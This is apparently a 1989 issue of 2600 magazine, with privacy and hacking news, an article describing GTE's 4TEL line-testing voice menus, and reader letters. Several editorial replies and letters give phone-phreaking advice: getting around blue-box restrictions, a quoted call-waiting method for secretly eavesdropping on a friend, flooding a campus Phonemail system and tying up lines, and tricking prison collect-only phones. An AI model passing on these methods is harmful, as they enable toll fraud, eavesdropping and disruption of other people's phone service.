The Commissioner of Immigration and Naturalization, Alan C. Nelson, has proposed a nationwide computer system to verify the identities of all job applicants in order to halt the widespread use of fraudulent documents by illegal aliens seeking jobs. Similar nationwide computer databases are being suggested repeatedly by various governmental agencies. So far, Congress has been successful in preventing this because civil liberties can still be found in their dictionaries. How much longer do we have?

☎

Scotland Yard is busy storing information in electronic databases. Things like electronically processed fingerprints, suspects' photographs, and full criminal records. When the system is ready (by the end of 1990), police officers will be able to find out everything there is to know about a person within minutes. The fully digitized fingerprint records could allow a detective to send an image of a fingerprint found at the scene of a crime and receive within minutes the name and criminal

record of the suspect. The system is known as PNC2. Another system, called HOLMES2, will be used to spot discrepancies in suspects' stories. The example they use says that if a suspect gives two separate police forces differing stories, the computer will instantly catch the discrepancy. Policemen just hate being lied to, don't they?

☎

The Christian Science Monitor reports that Americans are so concerned with getting tough on drugs and crime that they've become lax on privacy concerns. "Anybody with the intelligence of a turnip has to be concerned about the potential" for abuse, says Clifford S. Fishman, a law professor at the Columbus School of Law of Catholic University. According to James A. Ross, president of Ross Engineering Inc., some new phone systems have built-in monitoring capabilities, allowing a person to listen in on others' conversations. It's become much easier to "wiretap" a line. Often it can be done by computer. Experts are increasingly concerned about illegal wiretapping by private individuals. A growing number of private detectives and police forces appear to be engaging in this activity, with little chance of being detected. The current hysteria over drugs and crime make it all the more unlikely that Americans will be concerned about civil liberties.

☎

In a related story, Bell of Pennsylvania has acknowledged widespread wrongdoing by company employees, including giving outsiders the private phone records of its customers. A Bell employee gave information about a phone customer's long distance calls to a private investigator, according to a report from the company. Bell also routinely let police have information about long distance records without search warrants. The company said it was disciplining 13 employees, but it refused to identify them or describe their punishment.

☎

The Justice Department has a neat idea to keep guns out of the hands of felons. Every citizen will be required to carry a "personal smart card". This card would contain your life story, including any criminal activity. Gun dealers would never let a criminal buy a gun, right? And if you're not a criminal, you've got absolutely nothing to hide. So everyone will be safe. And happy. And brain-dead, given time.

Hackers In Trouble

Kevin Mitnick, the computer hacker featured in our spring '89 issue, will have served a year in jail this December. At that point, he is to be transferred to an addiction clinic for six months, in order to help cure him of his "disease". After separating the Mitnick myth from the reality, the authorities backed away from many of their original allegations. "A lot of the stories we originally heard just didn't pan out, so we had to give him the benefit of the doubt," said James R. Asperger, the assistant U.S. attorney who handled Mitnick's case.

☎

And Robert Morris, the writer of the Internet Worm, is facing 5 years in prison and a $250,000 fine for that bit of mischief. The 24-year-old was indicted on a single felony count under the 1986 Computer Fraud and Abuse Act. Nobody was hurt, no valuable data was lost, and we all learned

an important lesson. Why the government is wasting everyone's time on this is beyond us. They must prove that Morris intended to cripple the Internet by releasing the worm that wound up disabling thousands of machines on November 2, 1988. We've obtained a copy of the source code to the worm. If you want to judge for yourself, send $10 to 2600 Worm, PO Box 752, Middle Island, NY 11953.

Hacker Fun

2600 received many calls from the media in the days before the dreaded "Friday The 13th Virus" was supposed to strike. We tried to tell them not to panic but it didn't work. Some people actually were given the day off because their employers didn't want the computer to power up on that day. Once again, the media fueled a nonexistent fire. We'll repeat here what we told them. Viruses can occur at any time. The odds of being infected are relatively small. The odds of being adversely effected are next to nothing if you take some basic precautions: know the source of your software, keep backups religiously, don't let fools tell you what to do, etc. The viruses set to go off on the 12th and 13th are no different from any other in that relatively few people will ever see them.

The only difference is that we know about it beforehand and have plenty of time to let our imaginations run wild. We suggested that users who were concerned could simply change the date on their computer to the virus date to see if anything unusual happened.

After all, the computer doesn't really "know" the date, right? The media didn't go for that, saying it was too technical.

☎

Recently an unknown hacker got into the computer that controls the speed limit on the Burlington-Bristol Bridge near Philadelphia. He proceeded to change the speed limit from 45 m.p.h. to 75 m.p.h. Judges refused to listen to appeals of those ticketed, saying, "The public should know better than that no matter what the sign says."

☎

Persons attempting to call the probation office in Delray Beach, FL early in June were connected to a phone sex hotline operated by a woman named 'Tina' instead. According to Southern Bell, someone accessed the central office with a modem and reprogrammed their computer in such a way that calls intended for the probation office were instead routed to a New York-based phone sex line. "People are calling the Department of Corrections and getting some kind of sex palace," said Thomas Slingluff, a spokesman for the Palm Beach County Probation Department. Southern Bell officials said it was the first time their switching equipment had been maliciously reprogrammed by an outside computer intruder. Southern Bell provides the local phone service for Florida, Georgia, North Carolina and South Carolina.

Telco Literature

What kind of people are the phone companies hiring as writers? This blurb was spotted in the July/August issue of the MCI customer newsletter, MCI Connections: "The sun begins to set over the Golden Gate. The grill's been lit. The cicadas sing. A sizzling steak brings back memories of the summer of '82...that rooftop cookout with Doug. Even though

continued on page 38

TEL4TEL4TEL4TEL

4TEL is a loop testing system mainly used by General Telephone (GTE) that consists of a Voice Response System and a Craft Dispatch Section as well as the facilities and equipment used for testing functions. The following text will attempt to dispel many of the 4TEL myths that have been created in the past years, such as the idea that it can be used to eavesdrop on lines within its serving area. The information provided has been gained from company publications and from personal experience. A 4TEL is not the same thing as a REMOBS, which stands for Remote Observation.

The portion of the system that much of the phreak/hack population is familiar with is the Voice Response System, which has normal POTS dialups. This system greets the user with an announcement message and then asks for a password, which is entered in DTMF tones. The legitimate use of these dialups is for outside craft personnel (linemen) to call in, perform tests, and receive the results for subscribers' lines. The VRS is provided so craft personnel can access the 4TEL system at times when no one is at the testboard (at nights or weekends). Through the VRS, up to eight craft technicians can access 4TEL at the same time, enabling them to get more done in a smaller amount of time.

After a password has been accepted by the system, the electronic voice will ask for the line number that the user wishes to be tested. The number entered will be read back to ensure correct entry. The system will then ask for the user to enter the mode. The modes are:

1: Calling on other line.
2: Calling on test line.
3: Line test results.

It is possible on some VRS's to get a listing of the modes by dialing 0 when the voice prompts. Line tests are possible from both modes 1 and 2 by dialing the octothorpe (#) key. The results of the test will be announced along with the length of the cable in miles. Bridged ringers, if any, will also be noted. Mode 3, the line test results section, will tell the user there are no test results available unless they have been previously entered. The 7 key is the monitor command from both test modes. If there is speech on the line, it will be detected electronically but will *not* be heard by the user. The monitor command is not 'REMOBS' (Remote Observation) but a method of determining if the line is busy due to normal means (conversation) or due to some trouble condition at the switch. When the system asks for the ID code for a monitor command, the system will accept the line number as well as the initial password, and even a secondary password before dialing, but it has not been determined by the author if this is a standard for every 4TEL. Not just anything will work for the monitor password however, as it will announce if the ID code entered is invalid or not.

If mode 1 is entered, these commands are available:

1: Fault location.
2: Other Testing.
7: Test OK, monitor.
8: Hang up.
9: Enter next line number.

If option 7 is chosen, another menu will be available if the line tests busy.

2: Monitor test.
3: Overide and test.
4: Wait for idle.

If suboption one (fault location), mode one, is chosen, these commands are available:

1: Open location.
3: Short location.
4: Cross location.
5: Ground location.
8: Hang up.

If suboption two (other testing), mode one, is chosen, these commands are available:

2: Loop ground ohms.
3: Dial tone test.
4: Pair ID.
8: Hang up.

Mode Two Commands

2: Other testing.
7: Test OK, monitor.
8: Hang up.
9: Enter next line number.

If suboption two (other testing), mode two, is selected, these commands are available:

2: Loop ground ohms.
8: Hang up.

The 4TEL system's main use is for standard testing, which is done nightly upon every line in an exchange. This locates faults and problems before they have to be reported by customers. All lines that have trouble detected upon them are printed out in a report at the repair center the next morning where the proper fault location and dispatching can be done. The measurement and test unit of the 4TEL system is called a COLT, Central Office Line Tester, which performs all nightly and on-demand tests upon the exchange through local test trunks.

There are a few different types of COLTs. The standard version will serve any CO for up to 10,000 subscribers. The COLT RS is used in rural step-by-step offices (referred to as "steppers" also) for up to 1,300 lines. The Digital COLT is used for digital central offices. These can have remote Colt Measurement Units (CMU's) for remote switches which are controlled by the Colt Computer Unit (CCU) at the host switch. The CMU speed calls the CCU at night to start the testing and direct the operations. The CMUs in regular end offices have digital links (over the normal telephone network) with the SAC, which is how the line test results are distributed to the repair center.

The 4TEL system can also test lines upon command by a human operator at the SAC (Service Area Computer). The CRT operator enters the line number in the proper field and 4TEL runs a full series of tests as well as displaying past line history, fault summary, volts and current information, and the cable length. The results of the

testing are displayed in plain English, as opposed to decimal or other format, on the screen. A dispatch decision is also displayed after every line test to determine if a dispatch is needed.

SAC's

The SAC is the centralized focal point for 4TEL control and reporting. This computer is located in the repair center and distributes test/work information between CRT's and COLT's. The SAC formats the results of routine testing into a daily advisory report as mentioned earlier.

There are several types of 4TEL reports that are worth noting. The DISPATCH report lists troubles that can have an immediate dispatch for them. These also tell the location of the fault (cable, CO, station, etc.) and are classified into two types, moderate and severe, relating to how service affecting the problem may be. The CABLE report lists all new cable faults. A plant status report summarizes the condition of the outside plant and totals them per individual exchange. In these reports, trouble conditions can be listed in a variety of ways. CROSSES and WETS refer to line insulation faults and may indicate water penetration of the cable. SHORTS and GROUNDS are insulation faults at the station set. OPENS refer to a broken, or "open" ring or tip lead in a cable pair. BACKGROUND refers to electrical noise caused by power lines being nearby. ABNORMAL VOLTAGE indicates high voltage conditions. There are others, but the reader will hopefully get the idea from the ones listed above.

CDS

Another major part of the 4TEL system is the Craft Dispatch System, which is a DTMF and speech response setup used to exchange report and schedule information between the repair center staff and outside craftspersons. Linemen call in to get dispatch information that has been previously entered by the dispatcher. CDS plays back the info one field at a time. When the craft personnel is ready to receive the next field of information, he simply says 'Go' and the system continues. A printer at the repair center informs the dispatcher when a craftsperson has received a report. When the trouble is taken care of, a completion report is done on the CDS in which it asks for the closeout and schedule, one field at a time, to be entered in DTMF and in speech. The clerk at the repair center then closes the trouble on the SAC/4TEL system after the line is tested a final time to ensure proper operation.

CDS may also have audit trails of every transaction for a certain time period. So to summarize the work flow for involving the CDS: irate customer calls the clerk at the repair center. The information is forwarded to the dispatcher who enters it into CDS. Craft personnel call in and receive the messages, do the required work, then file a completion report. The clerk then

closes out the trouble in SAC/4TEL.

The Digital Concentrator Measurement Unit is another component of the 4TEL testing equipment that is used to test lines in digital concentrators such as the GTE MXU and the NTI-OPM. They are located inside Digital Loop Carrier System remote terminals or huts and consist of a circuit board and measuring system. It provides AC and DC measurements of subscriber loops, as well as all the normal test/measurement functions such as fault description and location, dispatch messages, and special tests. The DCMU can test the lines of an individual DLC remote terminal, or a group of terminals that are located together. The capacity of terminals that the DCMU can test is determined by analysis of test traffic and economic factors as well. Both the CRT at the SAC and the VRS are compatible with the DCMU. These units are self calibrating, unlike the PMU's of an LMOS supported Loop Testing System. The 4TEL CCU is linked to the DCMU via either a 1200 baud dialup or a dedicated link, depending upon the size of the exchange.

Some of the tests that 4TEL performs are loop and ground resistance (which detects resistance faults and sheath ground problems), dial tone test (in which the number of times dial tone can be drawn during a certain period is recorded), busy line monitoring (not BLV or REMOBS), coin station tests (totalizer, coin relay, etc.), as well as all the standard tests which were covered above. A pair identification can also be done, in which a tone is placed on the pair to help those at terminal cabinets locate that specific one, similar to the LMOS/MLT tone applique function.

Miscellaneous Notes

If a user enters the number of the 4TEL system they have dialed in upon, the system will announce an intercept. A user cannot monitor/test Directory Assistance through 4TEL. Lines that are out of the system's NPA can be tested also, but a 1 has to be dialed before the number just like an ordinary toll call. The 4TEL VRS will give the user a "beep" tone after a few seconds of waiting for input. If the user doesn't enter anything, the VRS will disconnect. A version of the 4TEL system is also used by Rochester Tel in New York, and there may be other independent companies that use the system. Try to find out what system you're served by. If you're in a Bell area, it will most likely not be 4TEL, but LMOS.

I hope that this article has helped readers to better understand the way the 4TEL system operates. Again, there may be some differences depending upon the area and the company.

Thanks to the small group of people who contributed additional information to the contents of this article.

words from

Mobile Telephone Info

Dear 2600:

The article "Scanning for Calls" appearing in the Summer 1989 issue mistakenly identifies the phone service using 451-459 mhz as cellular phone service. IMTS/MTS, old style mobile telephone service, service is found between 454-455 mhz, 152-153 mhz, and 35.26-35.66 mhz. This service can be provided by either the phone company or an RCC (Radio Common Carrier). RCC's can also provide paging services. While these frequencies are not locked out of most scanners, they are illegal to intercept due to the passage of the ECPA just like cellular.

Since the IMTS/MTS service providers were not the major force behind the passage of the ECPA, unlike the cellular industry, and scanners capable of intercepting their frequencies have been on the market since the epoch; the services on these frequencies have been left unprotected by scanner manufacturers. The media's focus on cellular service may also have been a factor.

For informational purposes here are the Mobile Telephone Channel Assignments for the above ranges:

ZO: 35.26	ZF: 35.30	ZH: 35.34
ZM: 35.38	ZA: 35.42	ZY: 35.46
ZR: 35.50	ZB: 35.54	ZW: 35.62
ZL: 35.66	11: 150.180	13: 150.210
JL: 150.510	1: 152.030	3: 152.060
5: 152.090	7: 152.120	9: 152.150
YL: 152.540	JP: 152.570	YP: 152.600
YJ: 152.630	YK: 152.660	JS: 152.690
YS: 152.720	YR: 152.750	YK: 152.780
JR: 152.810	28: 252.200	21: 454.025
22: 454.050	23: 454.075	24: 454.100
25: 454.125	26: 454.150	27: 454.175
29: 454.225	30: 454.250	31: 454.275
32: 454.300	33: 454.325	34: 454.350
QC: 454.375	QJ: 454.400	QD: 454.425
QA: 454.450	QE: 454.475	QP: 454.500
QK: 454.525	QB: 454.550	QO: 454.575
QR: 454.600	QY: 454.625	QF: 454.650.

Koo Iyo Do

A Southern ANI

Dear 2600:

That number in Atlanta (yes, this is a weird one) is 940-222-2222. (Nothing happens until the 10th digit is entered.) You get a computer voice telling you your number.

John

ROLM Horrors

Dear 2600:

Columbia University has recently installed a new digital ROLM system to replace the old centrex. This change has angered many students for the following reasons:

The system is incompatible with modems and answering machines and the university charges "rental fees" for data-comm equipped telephones as well as for space on the Phonemail voice message system.

They've blocked all access to 976 and 540 numbers simply because the billing software on their "state of the art" system is not able to track them.

They slap a $5 surcharge on every collect call received.

You have to dial 9 digits (91+Personal Security Code) just to get an off-campus dialtone.

They impose a $100 limit on the Personal Security Code (PSC). If your account runs over $100, they turn your PSC off, even if it's in the middle of a billing cycle, and even if they didn't bother to let you know that your account was nearing $100.

The system bills you for a call 45 seconds after you stop dialing regardless of whether or not the call goes through. If you call long distance and let the phone ring more than a few times, you're billed for it even if the person doesn't answer.

The local calls are now timed as opposed to the untimed trunks we used to have.

There are only 400 trunks for over

our readers

8,000 phones. Re-orders are not uncommon.

The phone-mail answering machine type service does not have enough channels. You could find the message-waiting light flashing on your station, but you might have to dial the message retrieve code 15 or 20 times because you can't get a circuit.

Is there any FCC ruling that the university is violating by imposing these restrictions on us? Their attitude is more one of, "Well, that's just the way it is. If you don't like it, pay New York Telephone to draw wires into your room." Indeed, I have put in a private line. But there are a lot of people who just cannot afford to do that, and are being shafted right up to their tonsils. Any advice?

gmw

If you haven't already, read our Spring 1988 issue where we describe how such a system was installed at the State University of New York at Stony Brook with a lot of the same problems. Not much has changed there; in fact many things have gotten worse. Frequently every phone on campus appears to be busy because the university refuses to buy enough incoming trunks. Outgoing calls are often just as hard. A recent test revealed a wait of 25 minutes just to get an outside operator (it had nothing to do with the NYNEX strike). Outside operators refuse to bill to the originating number because the exchange isn't recognized as an actual telephone company exchange and they have no way to verify your identity. And ROLM can't handle call supervision so everything bills after 45 seconds, even international calls, where it can easily take that long just to get a busy signal. For a corporate setting where individual preference really doesn't matter, ROLM may be bearable. But for a university setting, no system could be worse, that is for the students. We happen to know that Stony Brook makes money from the phone system now because the bills they send to students are much higher than the bills that come from the phone companies. In other words, New York Telephone doesn't charge the university for uncompleted calls. Yet the university charges the students. Where does the money go? It's getting to the point where some universities are as sleazy as AOS companies.

At least Columbia offers you the choice of putting in your own lines. Stony Brook offers no such freedom. The wimpy student government thinks they accomplished something by winning the right for a student not to have a phone at all, rather than winning the right to choose one system over the other.

A company called BITEK has moved in to handle billing. They developed a notorious reputation for ignoring student complaints about bills. Finally, someone broke into their Phonemail account (which they never changed from the default password), and changed the outgoing message to: "Hello. This is BITEK and we don't care about your problems!" You can hear their current message by calling (516) 632-9050. They've also just installed a "state-of-the-art" automated billing computer that sounds like it belongs on Lost In Space. Call (516) 632-9055 to hear that.

As far as we know, there's nothing illegal about what Columbia and Stony Brook are doing. But it's damn immoral to rip people off and make already chaotic lives even worse. There are ways of getting even, like scanning out the entire Phonemail system and clogging up the system with junk mail (not using your own extension, of course). Or calling someone on campus and sending a symphony of touch tones. The ROLM switch will dutifully keep the line open until the concert is over, rendering the recipient's phone useless. But the most effective way is to complain until

you're blue in the face and to let those responsible know what's being said about them.

Good luck.

A Nagging Question

Dear 2600:

How many subscribers do you have anyway?

The Apple Worm

Next to "Whatever happened to TAP?" that's the question we get asked the most. It's harder to answer than it might seem because 2600 isn't like most other magazines. We have around 1,000 people who get the magazine sent directly to them. But don't be deceived by that rather small number. Many others (random polls indicate at least four times that number) get what is known as a "secondary" copy, that is, one that has been copied by a friend or even electronically transcribed. Naturally, we prefer it when people subscribe directly because it helps keep us going. The most important thing, though, is to get the information out. Close to 1,000 more copies go to various newsstands and bookstores around the world. And whatever else is left goes to all of the people that order back issues in the future. So, to answer your question, we don't really know. The numbers just don't tell the whole story in our case.

A Request

Dear 2600:

Thank you for publishing such an informative well-written magazine.

I only have one complaint. Please try to deal more with phone phreaking than hacking. Anyone can get access to a phone, but not all of us have computers and modems to participate in computer hacking.

Thank you.

Grand Rapids, MI

Another Request

Dear 2600:

You mean I'm paying $18 a year to read such stupid, boastful lies such as those of The Disk Jockey that you printed in the Letters section in the Spring '89 issue?? C'mon, you didn't really believe that crap of the $150,000 *cash only*, did you?? I mean *four* pages of your good magazine were wasted because of this letter! Anyway, the reason I am writing is this: Up until a little while ago, I was able to use my computer to blue-box. I would simply call up *any* 800 number (I could even dial 1-800 and make up the last 7 digits), and whenever the 800 number was ringing, answered, busy, or even the recording of "We're sorry, the number you've dialed is not in service," I could whistle 2600 hertz and box on. Anyway, one day the 2600 hertz would not work anymore. There is still an exchange in my area that I assume is on step-by-step. That exchange does not even have touch tone, call waiting, forwarding, etc. (Mine does.) I assume that exchange can be blue-boxed off of. In the spring '89 issue, you answered a letter that said that blue-boxes can still work from an ESS line.

Can you *please* tell me how I can perhaps blue-box from an ESS area? Is it all in the 800 number that I call? (The 800 number never seemed to matter before.) I do *not* want to *red-box*. I want to use a *blue-box*.

I am sure that if you will print some *valid* information concerning ESS and *blue-boxing* that your readers (and me) will greatly appreciate it. If you could devote half as much space to this question as you did to The Disk Jockey's letter, I'm sure your readers would gain more from it than what they did from his letter. Thank you. One more thing: has anyone had any complaints on the *red-box* circuit that you printed last summer? Does it work?

THOR

just like you

First off, in a country where a computer hacker is locked up in solitary confinement while sadistic murderers aren't, you'll forgive us if we believe someone who claims their bail is unreasonably high. Even if it was a blatant lie, it certainly is conceivable and we chose to treat it as such. If you have information to the contrary, please share it.

Now, about your blue-box problems: you need facts, not assumptions. Obviously, something has changed in your area since not all 800 numbers would change their characteristics on the same day. Find out what happened. Did you get a new switching system? Did the routing somehow get changed? You must go to this office that you believe to be a step and see if your old method works there. If it does, then you know where the restrictions are being applied, mainly in your own exchange. If it doesn't work in the step exchange, then restrictions are in effect further up the line somewhere. Once you understand what these restrictions are, you can attempt to find a way around them, like routing through a remote part of Canada, perhaps through an 800 number that terminates there. It all depends on what has changed. It sounds as if you were able to box off your outgoing trunks in the past which is why it didn't matter what number you dialed. If these have changed, it will now only work if the remote trunk is still boxable. Keep in mind that blue-boxing is dangerous, particularly in an ESS area.

The only complaint we've had about the red box circuit in the Summer '88 issue is that the schematic is too small. For a bigger copy, send us a stamp or an SASE.

The Call-Waiting Phone Tap

Dear 2600:

Can you please tell me if this really works?

From Alternative Inphormation, PO Box 4, Carthage, TX 75633: "So, you think your best friend may be running around with your girlfriend, eh?? Or is he just a plain back-stabber? Whatever the case, if you have two phone lines and the call-waiting feature on *one* of the lines, you can tap his phone line and listen to his conversations if he has call-waiting also!! 1) Call up your friend with the phone you wish to listen to his conversation with. When he answers call-waiting (he's already on the phone and you are the second caller), then you either just sit there quietly or say, "I'm sorry. I have the wrong number." 2) Next, you wait until he returns to his original call (the one you interrupted) and he puts you on hold. 3) Now, pick up *your other* phone line and call *your* call-waiting. 4) Answer *your* call-waiting. 5) Now go back to him. (Answer, then click back. Click two times, answer, and go back.) 6) Hang up your *second* line. 7) You are now on the line! 8) Listen and remain silent!!! He can hear you!!"

We'll be honest. We asked quite a few people to test it out and nobody was able to make it work. But nobody said such a thing was impossible. If it does work, it probably only works within the same central office, maybe even the same exchange. If you can get two lines in the same central office that each have call waiting, by all means try it out. If it works, let us know what your exchange is. If this capability does exist, it's probably a flaw in a particular type of switch. We'll let you know what we find out.

Interesting Numbers

Dear 2600:

You may have seen the bumper stickers about that say:

DON'T LIKE MY DRIVING?
CALL 1-800-EAT-SHIT

One day I got inspired and dialed it. Amazingly enough, there was a record-

ing there promising to explain the bumper sticker if I only dialed a 900 number somewhere. How much money he would extract from my wallet in the process was unclear. But the idea of advertising a 900 number via an 800 number is certainly a new one, at least to me.

You think that's sleazy? Maybe, but we can top it. A baseball player in California offered to tell the real story behind his drug arrest, but only if you call a special 900 number. Still another has you call a 900 number which tells you to call another 900 number.

Dear 2600:

Could you say something about the number 900-xxx-0000? By changing the prefix and adding the 0000 to the end you get a recording that identifies the 900 exchange provider. Maybe someone can give some insight to this. It's almost like the 700-555-4141 long distance service.

LK

There's not much we can add to what you said, except to be careful when dialing a 900 number as it may turn around and bill you for a special call. If you look in our Spring '89 issue, you'll see a complete list of prefixes and their corresponding companies for both 800 and 900 exchanges. By the way, 800-xxx-0000 gives you that information as well. Also, if you want to hear what other companies' messages sound like, simply prefix the 700-555-4141 verification number with the carrier access prefix. For example, 10222-700-555-4141 will get you MCI's verification message, 10288-700-555-4141 will get you AT&T, etc. Look in this issue somewhere for a complete list of carrier access prefixes.

UNIX Hacking

Dear 2600:

As a long-time UNIX systems program and security officer, I found the two-part series (A Hacker's Guide to UNIX) quite interesting. I commend Red Knight on his or her following the true spirit of hacking: learning about something through experimentation. I would like to make a few remarks which may prove useful to people who will follow in Red's footsteps.

First, there are two major versions of UNIX: AT&T and Berkeley. Minor variations on these major versions abound. The AT&T version is used mainly in the "commercial" world and for all practical purposes, it doesn't support computer networking. The Berkeley version differs in many subtle ways (most of which make it friendlier to programmers and users), but a primary difference is its thorough support of TCP/IP networking. (Hacking computer networks is a topic worthy of a separate article.) The Berkeley version is used by many universities, and it also forms the basis for the version of UNIX supported by Sun Microsystems.

Second, login names may include any characters and may be any length up to and including 8 characters. Administrators discourage upper case login names, due to UNIX's attempt to determine whether you are logging in from an upper-case only terminal (a now obsolete feature).

Third, different UNIX versions differ in the password requirements, although all have a maximum of 8 characters. The standard way for UNIX to handle passwords is to use the password as the key to a modified DES encryption routine, and encrypt the value zero. The resulting 64 bit value is translated to a printable form and stored as the encrypted password. The DES encryption accounts for the 64 bit (8 character) limit. The DES encryption algorithm is "broken" in one of 4,096 ways to prevent searching the encryption space and to keep hardware DES encryption devices from being used in attacks.

Fourth, there are three different

shells available:

Bourne shell: /bin/sh - all systems

C shell: /bin/csh - Berkeley systems

Korn shell: /bin/ksh - recent AT&T systems

They all differ in detail, but achieve the same goal. Look in the last field in /etc/password to determine which shell a user prefers (others can be invoked as desired).

Fifth, the directory lost+found is not where all removed files go, but rather where all files go when recovered after a system crash.

Sixth, the sysadm command is AT&T UNIX-specific.

I would also like to mention that there is a wide range of books available on UNIX operation and programming. (I know, that's cheating.) However, there is one book that I highly recommend: UNIX System Security by Patrick H. Wood and Stephen G. Kochan, Hayden Books UNIX System Library, 1987, ISBN 0-8104-6267-2.

It only covers AT&T UNIX (and hence misses out on real networking) but does an excellent job.

fin

Intelligent Payphones

Dear 2600:

"Any person having the phone number and password of a specific intelligent payphone can do such things as program the calling rates, check the amount of coin in the box or even check to see if the phone has been vandalized. An FCC approved data access arrangement must be used to connect the system to telephone lines with an automatic ring detect circuit answering incoming calls. Upon receiving an incoming call, the software could be set up such that the payphone issues a false ringback tone or busy tone to discourage unauthorized users. Personnel with the password, however, could simply enter DTMF codes over the false call progress tones to gain access. Once the password has been correctly entered (from any DTMF phone) commands can then be entered."

Upon reading this information (from the California Micro Devices Data Applications for the G8880 DTMF Transceiver), I promptly went down to the local mall where I knew there would be some "intelligent payphones". For some reason, the numbers of the two payphones I found were printed on the outside of the phone. Armed with this information, I went home and proceeded to dial up the payphones. During the ringback, I tried beeping in a few DTMF tones, but to no avail. But after a few rings, a computerized voice came on which advised the operator that this was a public phone (and therefore collect calls should not be directed to it). When the voice stopped, I tried some DTMF tones once again. The phone beeped some tones back and then eventually hung up. After calling back a few times, I stumbled into something remarkable. I began to hear the sounds of cars starting and people talking. I had somehow caused the payphone to monitor the area near the payphone and transmit these sounds back to me at the other end of the line. Needless to say, I was quite surprised. I began to ponder several questions: is this legal? What legitimate purpose is there for a function like this on a payphone? Should the general public know? It seems to me that we should experiment more with these private payphones and see what other hidden features they may have.

Mr. Upsetter

By all means, experiment. We'd like to know what formats exist for the security phones, i.e., how many digits, when are they entered, etc. In answer to your other question, it's probably legal, although for what purpose it's intended we're hard pressed to say.

Retarded Payphones

Dear 2600:

In the Spring '89 edition, I read your article on How Payphones Really Work and enjoyed it immensely. I thought that

post-script

it was a very accurate and informative piece. Continue the excellent work.

Now that I have given your ego a boost, I will ask for a favor. Could you please include in one of the next articles a piece on "collect only phones" as I am incarcerated at the present time and all that is available to use from this crowbar hotel are those damnable gadgets. They are the most exasperating items ever invented, as you are unable to call 800 numbers or to bill to a third party or even be able to use a telephone credit card with them. The party you are calling must pay the exhorbitant prices which they charge for collect calls, and who the hell wants to try to convince individuals to accept collect calls? There has to be a way around these mechanized monsters, and any info which you could possibly print about them would be greatly appreciated.

Incarcerated

It's hard to experiment with something without having access to it. That's why people who find themselves locked up with these hell-phones have to try everything possible. It is entirely possible there are no holes, considering what the purpose of these phones is. In that case, there are still options. For instance, just suppose you called a voice mail system or an answering machine that answers the phone with the message: "Hello? (pause) Why of course I'll accept charges." If you're lucky enough to gain access to a voice mail system that allows you to dial out, you'll be able to make phone calls (and rack up two bills at the same time). Unless your DTMF pad gets cut off after a connection is made, in which case you'll need a white box (portable DTMF generator) to hold up to the mouthpiece. And that's probably illegal to possess in prison. Readers, any ways out?

British Telecom: Guilty

(contiuned from page 12)

easier.

